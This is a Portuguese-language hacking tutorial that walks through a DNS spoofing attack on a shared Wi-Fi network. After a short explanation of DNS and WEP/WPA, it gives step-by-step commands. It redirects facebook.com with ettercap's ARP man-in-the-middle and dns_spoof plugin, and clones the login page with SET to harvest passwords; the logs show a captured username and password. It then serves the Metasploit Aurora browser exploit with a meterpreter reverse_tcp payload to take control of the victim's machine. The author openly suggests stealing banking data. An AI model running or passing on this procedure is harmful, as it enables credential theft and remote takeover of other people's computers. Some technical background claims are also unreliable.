



```
################################################################################################
#                                        DNS SPOOFING                                          #
#                                Blog: www.compilandoideias.com.br                             #
#                                Fórum: www.forum-invaders.com.br                              #
################################################################################################
```

Author: Marcelo dos Santos Moraes Junior

--Sumário--

```
--------------------------------------------------------------------------------
? Salve galera fazia tempo que não escrevia algo relacionado a seguranca então ?
? resolvi escrever esse documento sobre Spoofing de DNS =)~~ Quero agradecer   ?
? os meus grandes amigos Bhior, R0DR1G0, Fvox, Unn4, e também a minha namorada ?
? que sempre me apoia nos meus estudos envolvendo Redes ;D                     ?
? Mals se eu esqueci de alguém mas espero que gostem do artigo (= tentei ser   ?
? o mais breve e detalista possível hehehe                                     ?
--------------------------------------------------------------------------------
```

0x01 - O que é DNS ?

Na década de 80 a difusão da internet comecou a se tornar algo preocupante. Para ter acesso a um determinado servidor ou máquina nós teriamos que saber o IP da máquina no qual gostariamos de ter acesso, assim com os surgimentos de Web-Sites era estremamente complicado ficar decorando enderecos de IP. Como todos sabems o IP é localizado na Camada de Rede e a sua principal funcão é mostrar onde está a máquina fisicamente para termos uma conexão.

Em 1984 viram que estava ficando complicado a coisa então criaram uma coisa magnífica chamada de DNS (Domain Name System) (: também chamado de nome de domínio. O DNS veio para facilitar a nossa vida, agora todo IP tem um Nome ahhh =) Ao acessar um determinado DNS ele é traduzido para o seu endereco real de IP para ser encontrada a máquina desejada claro que o usuário não ve isso acontecer. Por exemplo www.google.com.br está associado ao IP 74.125.229.183 então podemos acessa-lo por ambos "enderecos".

No mundo temos o Total de 13 DNS globais com a finalidade de responder as requisicões para as máquinas que vão acessar determinados IPs, chamamos também essa tarefa de resolucão de DNS.

Creio que agora ficou claro para todos essa pequena explicacão sobre DNS, pois o cérebro humano decora muito mais fácil nomes do que números!!

0x02 - Tecnologias de Redes sem Fio

É claro se vamos falar de DNS Spoofing não posso deixar passar batido e não falar sobre Redes sem Fio, hoje quem não tem em casa um ponto de acesso de rede sem fio ?? (= Mas cuidado elas podem ser bem perigosas, mas todo brasileiro tem a mania de dizer ahh você acha que aqui perto de casa vai ter alguém que saiba "invadir" redes Wi-Fi ?? Aqui perto de casa só tem comércio, é ai que você se engana. Não podemos garantir total seguranca porque quem está por trás delas são seres humanos e pessoas erram!! Garanto que muitos já acessaram provedores de internet da sua cidade através de um Acces Point de rede sem fio... Bem além dos tipos de criptografias que elas utilizam, também usam as vezes filtro por IP e MAC bláblábla e um monte de baboseiras, como disse antes não tem como garantir a seguranca mas da para complicar ou vencer pelo cansaco.

Bem Wi-Fi como todos conhecem é um conjunto de especificacões de redes sem fio baseado no padrão IEEE 802.11, não vou falar sobre o IEEE agora, mas vou deixar nas referencias para os curiosos que querem dar uma olhada... O Wi-Fi surgiu devido a necessidade de utilizar de redes sem a necessidade de cabos, o sinal é transmitido através de um Access Point utilizando de radiofrequência.

Cada rede sem fio tem um SSID (Service Set Identifier) ou seja cada rede recebe um nome de identificacão, existem vários padrões de redes sem fio 802.11, 802.11a, 802.11b... mas isso não vai interessar para nós agora.

--------WEP--------

Com o surgimento das redes sem fio era necessário criar uma forma de terem seguranca nos dados que são trafegados e também garantir que nenhum acesso indevido seja feito, então criaram WEP (Wired Equivalent Privacy) não vou falar muito do seu funcionamento mas no próximo artigo que irei escrever será sobre Wi-Fi Cracking ai detalho mais sobre. A grande falha de se usar

WEP se dá devido ela utilizar apenas 1 chave tanto para encriptar e desencriptar os dados trafegados.
  Essa tecnologia usa criptografia RC4 de 64 ou 128 bits, sendo 24bits de vetor de inicializacão com isso a chance da repeticão acontecer é realmente alta e como utiliza de chave única, assim podemos quebrar a chave e acessar a rede sem problemas.

--------WPA--------

  Bem com a preocupacão da seguranca em redes sem fio e perceberam que as redes estavam sendo violadas facilmente mesmo utilizando WEP, resolveram criar a sua evolucão no qual foi chamada de WPA (Wired Protected Access) . Ela usa uma chave de 128 bits e para gerar essa chave usa do endereco de MAC com isso temos mais seguranca pois como o MAC é único as coisas complicam.
  Ai perceberam também que utilizar do conceito de chave única não era muito seguro assim implantaram um protocolo chamado TKIP (Temporal Key Integrity Protocol) com a finalidade de trocar a chave de tempos em tempos assim garantindo maior a seguranca mas nada que não possa ser quebrado, só gastar um tempinho hehehe.

--------WPA2-------

  Essa foi a evolucão da WPA, utiliza de chave de 256 bits e o protocolo chamado AES (Advanced Encryptation Standart) + TKIP, sendo assim é mais seguro porém tem uma perda de desempenho de velocidade da rede. Não vou dar mais detalhes, para aqueles curiosos no próximo artigo vou escrever sobre todas elas detalhando.

-----Wi-Fi ??------

  Vocês devem estar se perguntando porque falei de redes Wi-Fi nesse artigo né? Vamos aos fatos.
  Hoje em dia a técnica chamada de "DNS Spoofing" tem sido muito utilizada na WEB principalmente detro de redes sem fio devido a facilidade de ganhar acesso a rede. Vou dar um exemplo claro e simples.
  Em várias cidades temos empresas que oferecem servicos de provedor de rede sem fio, aqui pelo menos na minha cidade tem alguns, tem os legais e os ilegais (piratas rsrsrs), alguns utilizam WPA + liberacao por MAC, mas nada que não se resolva com 2 ou 3 comandos no terminal (= Bem você já pensou se conseguir acesso a um servidor desses o que pode ser feito ?? Podemos spoofar por exemplo o endereco do facebook e jogar o acesso para nossa máquina e pegar a senha de todos... Ou até mesmo ganhar uma sessão via Meterpreter. Marcelo não entendi nada que você disse agora, bem eu dei uma passada da carroca na frente dos bois então continuem lendo que irão entender.

0x03 - DNS Spoofing

  A palavra spoof ao pé da letra quer dizer enganar, passar para trás, e é bem isso que o ataque consiste.
  DNS spoofing se da de fazer alteracão na tabela hostname-ip address, essa tabela informa a rota que será feita daquele endereco de DNS para aquele determinado IP, assim alterando o endereco dessa tabela podemos redirecionar para onde quisermos. Basicamente é isso que iremos fazer logo abaixo, mas Marcelo o que pode ser feito com isso? Muitas coisas hehehe, entre elas podemos criar uma página falsa do facebook e quando a pessoa entrar cai na sua página que está rodando em um determinado servidor. Podemos até criar uma sessão dependendo, mas o perigo fica geralmente quando é para retirar informacões confidenciais como dados bancários por exemplo, clonar uma página de banco e spoofar o endereco de DNS para a página clone vai da criatividade e do objetivo de cada um.

-----Ettercap------

  O Ettercap é um poderoso sniffing com várias funcionalidades, e o melhor ele trabalha com vários protocolos entre eles TCP, SSH, HTTPS, IRC, VNC entre outros. Não vou falar muito sobre ele, no final tem referencias para leitura =D.

----Instalando-----

  Bem, eu utilizo a distribuicão BackTrack 5 R2, ela já vem com todas as ferramentas que vamos utilizar abaixo, mas para aqueles que usam de Ubuntu/Debian vamos a um passo a passo.

  Para instalar o Ettercap é realmente simples, se você utiliza Ubuntu/Debian:

  $sudo apt-get install ettercap

  Após instalado ele já está pronto para uso. O Ettercap tem sua interface gráfica e a sua interface modo texto, nesse artigo vou estar usando a interface modo texto. Agora vamos ao Help do Ettercap para ele nos mostrar os parametros, para isso vamos ao shell:

 $ettercap -help

```
ettercap 0.7.4.1 copyright 2001-2011 ALoR & NaGA


Usage: ettercap [OPTIONS] [TARGET1] [TARGET2]

TARGET is in the format MAC/IPs/PORTs (see the man for further detail)

Sniffing and Attack options:
  -M, --mitm <METHOD:ARGS>    perform a mitm attack
  -o, --only-mitm             don't sniff, only perform the mitm attack
  -B, --bridge <IFACE>        use bridged sniff (needs 2 ifaces)
  -p, --nopromisc             do not put the iface in promisc mode
  -u, --unoffensive           do not forward packets
        .
     .
     .
```

  Vão se deparar com uma tela parecida com essa, nela é mostrado todos os tipos de parametros que podem ser

usados no ettercap e para que servem.

A sua sintaxe é muito simples, se resume em : ettercap opcoes alvo, podendo combinar vários comandos.

----Metasploit-----

O Metasploit Framework é uma poderosa ferramenta para efetuar PenTest contendo diversos exploits e Payloads e também um excelente framework para desenvolvimento de exploits.

----Instalando-----

Para efetuar a instalacão Ubuntu/Debian:

```
$sudo apt-get install metasploit
```

ou

```
            ---32 bits---
$wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.run
$chmod +x metasploit-latest-linux-installer.run
$./metasploit-latest-linux-installer.run

            ---64 bits---
$wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run
$chmod +x metasploit-latest-linux-x64-installer.run
$./metasploit-latest-linux-x64-installer.run
```

Após a instalacão para entrar em modo console:

```
$msfconsole
```

---DNS Spoofing----

Vamos lá, utilizaremos o ettercap para efetuar o spoofing, para isso vamos passo a passo. Primeiramente antes de mais nada precisamos editar o etter.dns nele vamos configurar o "redirecionamento" spoofing.

```
$locate etter.dns
$/usr/local/share/ettercap/etter.dns
$nano /usr/local/share/ettercap/etter.dns
```

Encontre as seguintes linhas:

```
  ################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

microsoft.com      A   192.168.1.185
*.microsoft.com    A   192.168.1.185
www.microsoft.com  PTR 192.168.1.185      # Wildcards in PTR are not allowed

##########################################
```

Vamos configurar o redirecionamento. Nesse exemplo vamos spoofar o facebook.com:

```
   ################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

facebook.com      A   10.1.1.7
*.facebook.com    A   10.1.1.7
www.facebook.com  PTR 10.1.1.7      # Wildcards in PTR are not allowed

##########################################
```

Atencão é preciso colocar o IP para onde vai ser spoofado no meu caso para a minha máquina (10.1.1.7). Para saber o seu ip:

```
$ifconfig eth0
ou se está usando de interface wifi
$ifconfig wlan0
```

Para salvar o arquivo CTRL+O e para sair CTRL+X

Vamos iniciar o ataque, o ettercap tem vários plugins e um deles é o dns_spoof o qual vamos utilizar para efetuar o redirecionamento.

```
$ettercap -T -q -M arp -i wlan0 -P dns_spoof //
```

- Modo Texto -T
- Execucão em modo promiscuo -q
- Redirecionamento MITM (Man in The Middle) -M arp
- Interface de rede -i wlan0
- Plugin -P dns_spoof

No meu caso estou usando a interface Wi-Fi pois estou no notebook =)

Agora todos da rede que tentarem acessar o facebook.com irão ser redirecionados para a minha máquina. Observem:

```
  Activating dns_spoof plugin...
  dns_spoof: [www.facebook.com] spoofed to [10.1.1.7]
```

  Vamos brincar um pouco por exemplo tem uma tools de engenharia social chamada SET e ela tem várias opcões, uma delas é efetuar Clones de páginas.

```
  $cd /pentest/exploits/set
  $./set
```

  E vamos ter a seguinte página:

```
                 _________________________________
                /   _____/\_   _____/\__    ___/
                \_____  \  |    __)_   |    |
                /        \ |        \  |    |
               /_______  //_______  /  |____|
                       \/         \/

  [---]        The Social-Engineer Toolkit (SET)         [---]
  [---]        Created by: David Kennedy (ReL1K)         [---]
  [---]        Development Team: JR DePre (pr1me)        [---]
  [---]        Development Team: Joey Furr (j0fer)       [---]
  [---]        Development Team: Thomas Werth            [---]
  [---]        Development Team: Garland                 [---]
  [---]                Version: 3.1.3                    [---]
  [---]            Codename: 'User Awareness'            [---]
  [---]         Report bugs: davek@secmaniac.com         [---]
  [---]         Follow me on Twitter: dave_rel1k         [---]
  [---]        Homepage: http://www.secmaniac.com        [---]

   Welcome to the Social-Engineer Toolkit (SET). Your one
    stop shop for all of your social-engineering needs..

    Join us on irc.freenode.net in channel #setoolkit

         Help support the toolkit, rank it here:
  http://sectools.org/tool/socialengineeringtoolkit/#comments

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

  As opcoes que vou utilizar são as seguintes: 1 - 2 - 3 - 2 e vamos ter a seguinte página:

```
set:webattack>2
[-] Email harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

  Agora vamos setar o site a ser clonado no nosso caso o facebook.

```
set:webattack>2
[-] Email harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com
```

  OBS: Não se esquecam de para o ettercap antes pois se não ao tentar capturar a página o endereco vai ser spoofado.

  Vocês vão reparar que a ferramenta SET não é apenas uma simples ferramenta mas também uma ferramenta que funciona como "Keylogger" ele captura todos os eventos http POST e http GET :D
  Agora vou acessar o facebook de outra máquina: 10.1.1.8 e preencher os campos de login e senha e ver o que acontece nos logs do ettercap e do SET.

```
 - Logs Ettercap
Activating dns_spoof plugin...

HTTP : 10.1.1.7:80 -> USER: marcelomoraes@123.com  PASS: senha123  INFO: http://www.facebook.com/
```

```
  - Logs SET
10.1.1.8 - - [31/Mar/2012 22:03:02] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVr7yhLO
PARAM: return_session=0
PARAM: legacy_return=1
PARAM: display=
PARAM: session_key_only=0
PARAM: trynum=1
PARAM: charset_test=?,´,?,´,?,?,?
PARAM: timezone=
PARAM: lgnrnd=180100_TMwd
PARAM: lgnjs=n
POSSIBLE USERNAME FIELD FOUND: email=marcelomoraes@123.com
```


```
POSSIBLE PASSWORD FIELD FOUND: pass=senha123
PARAM: default_persistent=0
POSSIBLE USERNAME FIELD FOUND: login=Entrar
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Bingo temos login e senha =D

Bem vamos agora fazer algo mais interessante como ter acesso a máquina =D para isso vou estar utilizando o nosso querido Metasploit e aproveitar de uma falha no Internet explorer para ganhar uma sessão Meterpreter. O exploit a ser utilizado é o seguinte: ms10_002_aurora

Let's GO!!!!

```
$msfconsole
```




```
       =[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ -- --=[ 805 exploits - 451 auxiliary - 135 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
       =[ svn r14805 updated 38 days ago (2012.02.23)

Warning: This copy of the Metasploit Framework was last updated 38 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/browser/ms10_002_aurora
msf  exploit(ms10_002_aurora) >
```

Vou utilizar do Payload reverse_tcp então vamos a diante.

```
1 - msf  exploit(ms10_002_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
1 - PAYLOAD => windows/meterpreter/reverse_tcp
2 - msf  exploit(ms10_002_aurora) > set LHOST 10.1.1.7
2 - LHOST => 10.1.1.7
3 - msf  exploit(ms10_002_aurora) > set SRVPORT 80
4 - SRVPORT => 8080
msf  exploit(ms10_002_aurora) >
```

1 - Setagem do Payload que vou estar usando no caso reverse_tcp para efetuar conexão reversa.
2 - Setagem do host que vai ficar escutando para a conexão reversa, por padrão a porta utilizada é a 4444, se quiserem mudar para outra porta é set LPORT porta
3 - Setagem do endereco do servidor que vai ficar ativo para a vítima acessar.
4 - Setagem da porta que o servidor vai usar no meu caso a porta 80

Agora vamos rodar:

```
1 - msf  exploit(ms10_002_aurora) > exploit
1 - [*] Exploit running as background job.

2 - [*] Started reverse handler on 10.1.1.7:4444
3 - [*] Using URL: http://10.1.1.7:8080/2NvoSlFFh
4 - [*] Server started.
msf  exploit(ms10_002_aurora) >
```

1 - Comando para executar o exploit,
2 - Reparem que o handler para conexão reversa foi dado start e está escutando na porta 4444
3 - URL para executar o exploit http://10.1.1.7:80/2NvoSlFFh
4 - O servidor foi iniciado.

Bem agora temos um problema que é fazer redirecionar para 10.1.1.7:8080/2NvoSlFFh pois o DNS Spoofing é possível apenas redirecionar para o IP desejado, com isso vou usar o Apache Server e criar um HTML simples para efetuar o redirecionamento para http://10.1.1.7:8080/2NvoSlFFh =D

```
$cd /var/www
$nano index.html
```

Vamos apagar o conteúdo da index.html e colar o seguinte:

```
<html>
<head>
<meta http-equiv='refresh' content='0;url=http://10.1.1.7:8080/2NvoSlFFh'>
</head>
```

```
<body>
</body>
</html>
```

Ao carregar a página ele vai ser jogado para o endereco que queremos =D, para salvar CTRL+O e para sair CTRL+X

Basta agora rodar o ettercap : ettercap -T -q -M arp -i wlan0 -P dns_spoof //

E ao tentar acessar o facebook.com >>

```
msf  exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 10.1.1.8
```

Bingo Exploit Successful, basta aguartar um pouco e depois dar um sessions -l para a listagem de sessões e depois sessions -i id_da_sessão e estamos dentro =)

0x04 - Conclusão

Bem o Artigo fala por si só então o que tenho para concluir é que o perigo pode estar onde você menos espera ;D

Espero que todos tenham gostado desse paper e usem com moderacão ;D

Referências:

http://www.metasploit.com/modules/exploit/windows/browser/ms10_002_aurora
http://openmaniak.com/ettercap.php
http://drkmario.blogspot.com.br/2007/03/usando-o-ettercap.html
http://grouper.ieee.org/groups/802/11/
http://www.infowester.com/wifi.php